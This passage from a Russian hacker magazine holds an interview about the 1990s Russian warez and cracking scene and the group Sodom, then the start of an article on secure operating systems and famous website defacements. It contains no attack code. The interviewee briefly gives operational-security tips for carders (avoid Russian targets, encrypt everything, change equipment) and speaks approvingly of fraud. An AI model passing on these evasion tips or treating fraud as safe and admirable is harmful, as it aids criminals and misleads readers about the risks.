Madly Spacer. В 1989 в Питере, впервые в России, мужчина по фамилии Водолеев, стал продавать компьютерные игры за деньги. Причем, как нетрудно понять, игры были откровенно warez'ными. Дела у него шли неплохо, так как стали подтягиваться ребята из Москвы и регионов, открыли свою точку, и, по сути, торговали ведь воздухом. Одна игра стоила, если мне не изменяет память, минимум 10$ — это были большие деньги. Так вот, энергичный молодой человек Spacer, ловко умудрялся воровать у самого Водолеева и выкладывать свежак у себя на BBS, для узкого круга людей. Как говорится, почти задаром. Что нам стоило пива налить такому парню? Саша (так его звали) первым сошелся на этой теме с Мишей (J-Jamez) в начале 1994, а потом Питер уже стал регулярно ездить в Москву, и наоборот.

mindw0rk: Где общались хакеры и крэкеры того времени? Какие были первые андеграундовые русские BBS? Центровые хакерские каналы в IRC и форумы в Сети? Популярные темы для разговоров?

ST: Названия уже не помню. Было 2—3 борды в Москве, которые регулярно переезжали, так как на одном месте держать линию 24 часа в сутки не всегда было возможно. Среди них были даже 2-линейные. В Питере — 2 доски, обе круглосуточные, доступ только для своих, или за деньги (15$ — неограниченное количество Мб на скачку). Общались на досках в самом начале, потом все переползли на IRC. Многие там до сих пор сидят, по инерции, хотя новое поколение по уши в messenger'ах. Часто народ пересекался на глобальных рэйвах 95—97 годов. Питер и Москва в этом плане по традиции были лидерами. В Москве отдавали предпочтение вечеринкам под «Птючем», в Питере — таким местам, как «Планетарий», «Восточные удары», а также частным вечеринкам в курортном районе. Inet, drugs & rave увлекал 80% сценеров, остальные отдавали предпочтение или пиву, или другим стилям в музыке. Так как это все стоило денег (один поход обходился минимум в $100 за ночь — безумие для 1996 года), все использовали свои навыки с целью эти деньги заработать. Так в России сцена из пиратской, стала превращаться в «159.1-3 УК РФ». Мошенничество (кардинг, фрикинг), нелегальный доступ к сетям (Левин, дело о Ситибанке, Гофман, дело о «Русском кредите»), много дел менее громких о взломах провайдеров детьми, которых ловили те, кто ломал этих же провайдеров несколькими годами ранее, становление рынка компьютерной порнографии — самом денежном на сегодня сегменте «нелегальной» экономики Интернета. Поначалу никто серьезно к этому не относился, но когда один за другим люди стали за-



даваться вопросом, где взять много денег и сразу, стали появляться и планы, и проблемы. A fun сменился стремлением нажиться.
Центровых каналов в IRC не было. Были популярные закрытые каналы, где сидели люди из той или иной группы. Все ходили друг к другу в гости, проявляли свое уважение, общались в свое удовольствие. Появление форумов и ICQ было встречено всеми очень спокойно, так как это — одна из форм useability. Это привлекло тонны детей, которые после школы стали залезать в Интернет и требовать к себе уважения, еще не понимая, откуда оно берется. Несмотря на рост популярности DALnet в 1997 году, EFnet оставался (для некоторых — остается) для многих «стариčков» единственным местом общения в Сети.
Самой популярной темой для разговоров всегда была сама жизнь: от баб до космоса. Конкретных тем не было, фан заключался в том, что мы стали первыми в мире, кто использовал преимущества Интернета для общения. Когда принцесса Диана разбилась, это произошло ночью, на канале были люди отовсюду. И один из них жил в квартале от происшествия. Он сходил, посмотрел и, вернувшись, стал рассказывать нам свои впечатления. А весь мир начал это обсуждать только через 8 часов, просмотрев выпуски новостей. Мы говорили об этом всю ночь, спорили о том, кто виноват, и что теперь будет. Не было ни yandex, ни lenta.ru, об этом нигде нельзя было прочитать. И ты чувствовал себя частью истории. И так было с войной в Чечне, и с Югославией и многими другими событиями. Мы узнавали друг от друга новости из разных уголков мира, обменивались житейским опытом, обсуждали какие женщины лучше, дышали этим общением. Это заменяло улицы России, которые в 95-м году были менее приветливыми, чем сегодня.

mindw0rk: Как часто проводились риаллайфовые встречи мемберов хак-групп? Как проходили такие встречи, сколько людей собирали, какие тусовки оказались наиболее памятными?
ST: Масштабные RL-встречи проводить не было нужды — все и так общались. Если говорить о международном уровне — обычно двое-трое наших ребят уезжали в Европу, там предварительно собирались люди из нескольких стран. Запомнилась встреча в Стокгольме в 1995 году и в Германии в 1997 году. Было весело. Собирались все, у кого были деньги приехать. Абсолютно не важно, крут ты или нет. Часто, если не крут, платил за тех, кто «в уважухе» — все, как в животном мире. Обычно было от 15 до 40 человек. Как я уже говорил, часто встречались на вечеринках, рэйвах. Многие из тех, кто стояли у истоков, были, как это сейчас принято говорить, «гламурными» персонажами. Это то же самое, если сегодня чувак, которому 19 лет, будет на мировом уровне разбираться в нанотехнологиях и иметь с этого доход в особо крупных размерах. Многие чувствовали себя уверенно, и образ жизни был соответствующий. Можно было ходить в рваных джинсах, но у тебя было самое дорогое железо в городе, самые свежие музыкальные диски, присланные друзьями из Европы, с самой модной музыкой, и ты был в курсе всего того, о чем компьютерные журналы того времени напишут только через полгода. Не говоря уже о том, что вопрос с деньгами можно было при желании всегда решить: если кому-то из мира бизнеса вдруг понадобилась программа, стоившая, к примеру, 6000$, он мог достать ее в течение суток у хакеров и отдать им за нее 1000$.

mindw0rk: Чем была притягательна ранняя сцена? Что вы больше всего в ней ценили?
ST: Притягательна — новизной, уникальностью, эксклюзивом происходящего. Это сейчас истории, где хакер едет в метро, рассказывая приятелю: «Мама умерла, новые мозги оказались ни при чем», а люди кругом выражают сочувствие, стали анекдотом. Тогда это было реально, и мы все через это прошли. Ценили больше всего новости, новое, свежее — то, о чем будут говорить через какое-то время. Хотя, опять же, все индивидуально. Но самым интересным, конечно, было общение.

mindw0rk: Какие сайты, посвященные компьютерной безопасности, были первыми в рунете? И какие стали популярными среди хакеров?
ST: Сайты по компьютерной безопасности, что сейчас, что тогда — для всех. Собственно, если только их читать, то и будешь как все. А ни я, ни кто-либо из нашей команды как все быть не хотели. Лучший хакер, найдя ноу-хау, будет его выжимать до конца, или обмениваться опытом с такими же. И последнее, что он будет делать — помогать кому-то, хоть одним уровнем ниже. Поэтому все, что открыто — это больше для админов, для обмена опытом, чтобы дать им возможность обсудить тонкости security. Все хакеры, которых я знал, и кто мог себя причислить к разряду лучших, были волками-одиночками. Внешне, правда, редко напоминая волков. Каждый — уникален и неповторим, в связи с чем, лучшими и становились. Среди хакеров ни один сайт никогда не будет популярен. Он просто недостоин этого, по их мнению.

mindw0rk: Волками не выглядели, а как именно?
ST: Людей со сцены редко принимали за компьютерщиков. В этом был шик. Выглядеть так, чтобы никто не мог предположить, что ты имеешь что-то общее с компьютерами. Это как выехать за рубеж в начале 90-х и производить впечатление американца или немца тем, что ты прекрасно говоришь без акцента на английском и выглядишь как европеец. Если вы видите сборище людей, у которых на груди висит сгоревший ДИММ, а на спине рюкзак с процем, то это мимо кассы.

mindw0rk: Программные предпочтения компьютерщиков того времени... на каких ОС работали, чем серфили Сеть, в какие игрушки играли, какие проги считались must have в коллекции?
ST: DOS от 3.0 до 7.00 с обязательным переходом через 6.22. Windows 95 — мы месяц не могли поверить, что под виндами можно одновременно скачивать что-то, играть и подбирать пароли по словарю. Хотя в первых версиях работа с модемом не отличалась высоким качеством (при переключении окон, связь могла сорваться или cps падал), все равно это была революция. 95-й винде прощалось все, так как она дала возможность делать многие вещи одновременно. OS/2 была популярна так же, как сегодня Macintosh. Ну а до этого — Windows 3.1 и 3.11 for workgroups, AOL, Compuserve или Local ISP с Winsocket. Но это был эксклюзив, об этом в 1994 даже поговорить было не с кем. Среди игр каждый год появлялся новый хит, но многих сплотил, конечно, DOOM. Must have'ные программы для 1994 года: DOS 5.0, Win3.11, Terminal, Pkunzip, Pkzip, Arj, Vc, aidstest, Norton Utilities, Lexicon. Все остальное — по желанию, в индивидуальном порядке. Но этого списка вполне хватало, чтобы выполнить 95% системных задач. Многое шло в комплекте с DOS-ом: папки с софтом для игр, программирования, музыки (если у кого-то был COVOX или Sound Blaster — редкая тогда роскошь). Термин «хакер» использовался крайне редко, так как ломать попросту было нечего.




mindw0rk: Какое место на мировой сцене занимала Россия? Были ли русские команды хорошо известны, или мы всегда оставались в тени запада? Какие проекты и достижения русских хакеров/крэкеров стали известны за пределами СНГ?
ST: Никакое. Софт из России достиг мировой планки только после 97-го года (The Bat, Rar), до этого мы только потребляли. Похвастаться особо было нечем. Чисто русские команды известны не были, но некоторые группы, основанные русскими или при участии русских, получили известность. Та же Drink or Die. Хотя практически в каждой топовой хак/крэк теме состоял хоть один мембер из России, либо родившийся там.

mindw0rk: Какие были самые значительные для сцены события на протяжении 90-х гг.? И как они повлияли на сцену?
ST: Думаю, не ошибусь, если выделю такие этапы:
–отмирание старой школы (доски, модемы на 2400, софт до 1 Мб);
–развитие интернета (убил, как говорят европейцы, «чувство сцены»);
–развитие fraud scene на базе Интернет (акценты сместились);
Все остальное: аресты, тусовки и так далее — было вторично. В конце 90-х эпоха закончилась, и люди из новой волны, с ICQ и своим видением сцены, стали все перестраивать под себя. Мне кажется, это нормально. Естественный ход эволюции.

mindw0rk: Какие страны в 90-х считались самыми продвинутыми в плане хакинга, крэкинга и андеграунда? Отличалась ли чем-то сцена в разных странах?
ST: Россия и Украина зажигали по полной. Можно было делать все, что угодно, так как не было никакой законодательной базы. Нашей свободе завидовали все. В России не было ограничений, как у ребят в Европе и Штатах. Дальше — шведы (Rebels — одна из сильнейших команд), потом — французы, немцы и бельгийцы. Они все в тусовке, всегда вместе, регулярно приезжали друг к другу. Правда, французы и бельгийцы всегда откровенно издевались над немцами за то, что те слишком тормозные и серьезные. Но в целом, дружили. Большая активность была в США. Вообще, было две сцены — европейская и штатовская. Так как из-за разницы во времени, в штатах вставали тогда, когда у нас все ложились спать, европейцы нередко засиживались до утра, чтобы решить какие-то вопросы с американцами. Сцена в каждой стране отличалась традициями и национальными особенностями, но примеров привести не могу — просто не помню.


mindw0rk: В начале 90-х гг. в США несколько лет велась электронная война между хакерскими группами Legion of Doom и Masters of Deception. Были ли подобные столкновения между русскими хакерами и крэкерами?
ST: Да нет, крэкеры всегда старались держаться особняком, понимая, что если кто-то серьезно и нарушает законы об интеллектуальной собственности, так это — они. Те, кто реально нарушал закон, не высовывались — понимали, что за это можно получить статью, или что еще хуже, стрелу, после которой ты окажешься где-нибудь в лесу или подвале. К Мише Jimmy Jamez, герою недавно опубликованной у вас статьи о Drink or Die, отношение было неоднозначное. Те, кто хорошо его знали, редко водили с ним дружбу более года — он себя вел всегда вызывающе, часто с лишними на тот момент понтами. Если бы он не уехал, то серьезный конфликт был бы наверняка. На мировой сцене нас всегда уважали и боялись, так как подрастающему поколению парни из России внушали животный страх рассказами о пушках, водке, мрачных улицах и других вещах. Поэтому там даже намека не было на какие-то трения. А внутри страны — так, по мелочам. Молодые были.



mindw0rk: Расскажи о группе Sodom. Как она появилась, как развивалась, чем вы занимались, немного о мемберах, когда был самый пик активности и когда произошел спад, над какими проектами работали, и чем закончилась история команды?
ST: Группа Sodom появилась в 1995 году. 80% первоначального состава составлял Питер, 20% — Москва. Полгода спустя половина людей были уже из Европы, к концу пришли мемберы из США, Австралии, Канады. В группе было около 50—60 человек, из России были крэкеры и те, кто занимался организацией. О мемберах говорить не буду — это отдельная тема разговора. Скажу только о тех, о ком остались особенно хорошие воспоминания: Katz — США, 39 лет, женщина, которая внесла домашнюю атмосферу; IPggi — Австралия, человек, запустивший электронный журнал defacto, где освещалось все, что происходило на мировой сцене; Sensi — Франция, парень, который всех подпитывал треками регги-музыки и который следил за поставщиками релизов; Jaq in the Box — Россия, человек, который поддерживал общение со всеми звездами мировой сцены и который был душой канала Sodom; Dizzident & Waxattack — Германия, лидеры самой успешной европейской курьер-группы того времени Devotion, они следили за тем, чтобы у нашей команды были лучшие сайты в качестве «дропов», и чтобы релизы распространялись быстро и без косяков. Пик активности пришелся на 1997 год — тогда нас очень уважали за качество и количество релизов, а лозунгом была фраза: Russian Mafia — we'll take care of you. Закрылись в 1998 году, после изменения вектора личной жизни у лидеров команды. Основным нашим проектом была группа и все, что с ней было связанно. История Sodom закончилась торжественной финальной встречей в Интернете.

mindw0rk: Насколько активно наша доблестная милиция занималась компьютерными делами? Ловили ли «крупную рыбу» или перебивались мелкой рыбешкой? Существовала ли вообще угроза для серьезных людей, которые на взломе и кардинге делали большие деньги, попасть за решетку?
ST: Наша доблестная милиция была настолько же активна, насколько хорошо оснащена компьютерами и насколько хорошо разбиралась в тонкостях tcp/ip. То есть — никак. Доблестной милиции, в принципе, было глубоко наплевать, как создали отдел «Р», который через полгода скатился к банальной прослушке за деньги. «Крупную рыбу» никогда не ловили и не поймают, так как «крупной рыбе» в России делать нечего. С точки зрения дел. С точки зрения проживания — да, «крупная рыба» и у нас, и на Украине водится. Но нет смысла делать что-либо тут. Банковская система в США и Европе на 50 лет старше нашей, и вариантов для телодвижений там, конечно, больше. За решетку люди попадали и у нас, и там, но базу всегда под это подводили другую, брали всегда на другом. Чаще всего люди попадались на случайностях, вещах, не имеющих ничего общего с кардингом, а веером заносило все и всех. И в результате накрывало еще больше. Так как доказать фрауд сложно, многие, кто попался, сидели срок за другие преступления. В нашей стране, при количестве специалистов в органах, которых можно пересчитать по пальцам, не грозит вообще ничего. Например, сетевая порнография в нашей стране процветает спокойно, хотя уровень публичности там гораздо выше, и базу подвести легче. Говоря «не грозит ничего», я говорю о людях, которые живут этим, и знают все подводные камни, которые следует избегать. «Не срать, где живешь», то есть не трогать российский Интернет и компании с русским капиталом, всегда всю информацию держать в максимально зашифрованном виде, регулярно менять оборудование и так далее.

mindw0rk: Насколько сильно изменилась сцена за 10 лет? Какие главные отличия новой тусовки от старой?
ST: Я ушел в 98-м году и мне сложно судить, что произошло в последующие 7 лет. Могу предположить, что главные отличия в ценностях, которые исповедуют люди, занимавшиеся этим тогда и сейчас. Произошло бурное омоложение, с 17-22 лет, составлявших раньше средний возраст начинающих, до 9-13 лет. Что не пошло на пользу, на мой взгляд


B.O.S
Bet on Soldier
Kt
RVP
Бука



Свежую информацию и разные хакерские новости ты всегда сможешь найти на xakep.ru



Стафф, программы и некоторые дефейсы из статьи ты найдешь на нашем диске.

088

Есть ли панацея от взлома?

НА SECURITY-САЙТАХ ЧАСТО МОЖНО ПРОЧИТАТЬ ОБ ОПЕРАЦИОНКАХ, ГАРАНТИРУЮЩИХ АДМИНУ СТОПРОЦЕНТНУЮ БЕЗОПАСНОСТЬ, О НЕПРОХОДИМЫХ ФАЙРВОЛАХ, КРИПТОАЛГОРИТМАХ, С КОТОРЫМИ МОЖНО ЗАБЫТЬ О ХАКЕРАХ НА БЛИЖАЙШИЕ ЛЕТ ДЕСЯТЬ. НО ДОСТАТОЧНО ЗАЙТИ НА БАГТРАК, ПОСМОТРЕТЬ НА КОЛИЧЕСТВО ДЫР КРУГОМ, И ВМЕСТО НАДЕЖНЫХ ЗАМКОВ ТЫ УВИДИШЬ ПЕРЕД СОБОЙ ХРУПКИЕ ЗАЩЕЛКИ, СЛОМАТЬ КОТОРЫЕ — ЕДВА ЛИ ПРОБЛЕМА. ТЕМ НЕ МЕНЕЕ, СРЕДИ МНОЖЕСТВА КОМПЬЮТЕРНЫХ СИСТЕМ, ПРОГРАММ И ДЕВАЙСОВ ЕСТЬ ТАКИЕ, КОТОРЫЕ ДАЮТ ОТПОР ДАЖЕ САМЫМ МАТЕРЫМ ХАКЕРАМ. Я РАССКАЖУ ТЕБЕ О САМЫХ КРУТЫХ ЗАЩИТАХ МИРА | Илья Александров (ilya_al@rambler.ru)

Самые защищенные компьютерные системы

[оси] Установленная на компьютере операционная система — ключевой фактор в безопасности ПК. В 2004 году английская security-компания mi2g проводила исследование, целью которого было выявление самых безопасных ОС. Наиболее уязвимыми оказались многострадальная винда и получивший огромную популярность на рынке серверов Linux, который уже давно не тянет на звание секурной операционки. Самыми стойкими были объявлены Mac OS и семейство *BSD. Но если позиции BSD под сомнение никто не ставит, то разработка от Apple в список явно попала по недоразумению. Во-первых, система мало распространена, а уж на серверах и подавно, во-вторых, макинтош всегда был ориентирован на начинающих пользователей и дизайнеров, а не на системных администраторов. В конце августа этого года Apple выпустила патч, устраняющий 40 (сорок!) уязвимостей в ОС. Ранее, известная фирма Symantec в своем бюллетене Internet Security Threat Report описала около 37 дыр в защите Mac OS. Конечно, на сегодняшний день они практически все неактуальны, существуют заплатки и обновления, но где гарантия, что завтра не будет найдена еще одна критическая уязвимость? Так что если ты юзаешь мак и думаешь, что живешь в параллельном с хакерами мире, ты сильно ошибаешься.

Отдельно хочется выделить OpenBSD. Разработчики ОСи изначально ставили перед собой задачу создать максимально безопасную систему, и это ребятам удалось. Нет, баги есть и в OpenBSD, но, во-первых, их уж очень мало, во-вторых, патчи появляются моментально. Но самой безопасной системой на планете является не детище Тео Де Раадта и ко. Самым высоким классом защиты, согласно документу «Критерии оценки надежных компьютерных систем», созданному агентством национальной безопасности США, обладает XTS-300 STOP. Вероятно, ты даже не слышал о подобной ОС. Это продукт компании Wang Federal, который, помимо операционки, включает в себя и аппаратную часть на основе процессоров Intel. XTS-300 базируется на UNIX, поддерживает одновременно до двухсот процессоров, используется же чаще всего в военных структурах. Уместной будет цитата известного русского секьюрити эксперта ЗАРАЗы: «Чем бесполезней ОС, тем она безопасней». При всем уважении к XTS-300, QNX и прочим экзотическим системам, их функциональности зачастую бывает недостаточно, и люди ставят пусть и менее защищенные, но куда более продвинутые и распространенные системы.

Продолжая тему юникс, скажу пару слов о вирусах. Невероятно, но многие обитатели *nix до сих пор свято верят в то, что вирусов под Linux и BSD нет. А ведь первый широко известный вирус — червь Морриса — поражал именно 4 BSD UNIX. В 2001 году сетевой вирус Sadmind доставил немало проблем пользователям SUN Solaris, а в 2002 червь Slapper, используя ошибку переполнения буфера в OpenSSL, инфицировал порядка 20 000 машин с установленным на них Linux. Список может быть продолжен. Друг юниксойд, не играй с огнем — антивирус Касперского и DR.WEB существуют и под твоей любимой системой!

Самая вирусоустойчивая система — это, конечно же, MAC OS, но макровирусы существуют и здесь. Да и не могут не существовать — ведь это скрипты, созданные для определенного программного продукта, и их работа от типа ОС не зависит.



одно из самых защищенных мест планеты Пентагон

[сайты] Вполне возможно что ты, несмотря на все наши предостережения, занимался взломом web-порталов. Может быть, заменял индексную страницу порнографическими изображениями, стирал базы данных, пользовался конфиденциальной информацией. Хотя вряд ли в твоей коллекции был правительственный ресурс, сайт крупной корпорации, или хотя бы захудалый поисковик. Все это ты считал неуязвимыми порталами, за которыми следят крутые сисадмины. Иного мнения придерживался 15-летний канадский хакер, называющий себя Mafiaboy. Захватив несколько университетских серверов, юный взломщик создал из них площадку для организации DDoS-атак. А ддосить решил не что-нибудь, а CNN, Yahoo! и Amazon, вырубив эти крупнейшие сайты на несколько часов. Потери от атаки составили около миллиарда долларов, в эту сумму входит и падение акций ряда компаний, зависимых от Интернета. Mafiaboy попался из-за лишнего хвастовства в IRC-чате. Парень извинился, сказал, что больше не будет, но с тех пор к компу он подходит только под наблюдением учителя. Интернет-сообщество тогда было потрясено, что такой ресурс, как Yahoo, может блокировать даже 15-летний подросток.

Дефейснуть Microsoft.com мечтал каждый хакер. Оказывается и этот, без сомнения, один из самых защищенных ресурсов сети, можно ломать. Ребята из OutLaw Group в 2004 году на одной из страниц портала (полностью порутать сервак им не удалось) оставили свой дефейс. Если интересно, полюбоваться им можешь тут: *web-hack.ru/defaced/microsoft.com.jpg*. Не отстают и бразильские взломщики — команда Insanity Zine Corp изменила индексную страницу *Microsoft.com* на бразильском языке — *www.microsoft.com/brasil/*.

Ломают, впрочем, не только мелкомягких. Портал компании Asus в свое время был взломан неким 14m3, на главной странице хакер написал: defaced by 14m3 k1dd13 fuck hackphreak and that stupid dickhead rloxley. Как я понял, чувак этим хотел сказать, что он — очень крутой, а хакеры hackphreak и rloxley — ламошники поганые. При чем здесь известный производитель комплектующих непонятно, ну да и ладно.

Веб-сайт армии США *www.army.mil* по праву находился на первом месте различных топов из разряда «порталы, которые невозможно взломать». Находился, пока 20-летний Чад Дэвис не написал на стартовой странице Hacked by Global Hell. Правда, вместе с мировой славой крутого хакера Чад получил штраф в 10 тысяч долларов и около года тюрьмы, но это уже детали.

RSA Security inc — известнейшие специалисты в области криптографии. Логично было бы предположить, что их портал защищен не хуже криптоалгоритмов. Увы, квалификации системных администраторов сайта *www.rsa.com* оставляет желать лучшего — сайт был задефейсен неизвестными хакерами, что сильно подорвало репутации RSA Security.


Продолжать рассказывать о взломанных сайтах можно еще долго. Но я думаю, ты и так понял, что любой портал в Сети, каким бы крутым бы он не был, может быть взломан.

[сети] Пентагон, НАСА... в фильмах, если хакер сумел взломать сети этих организаций, он считается очень крутым. Но насколько круты сами сети?

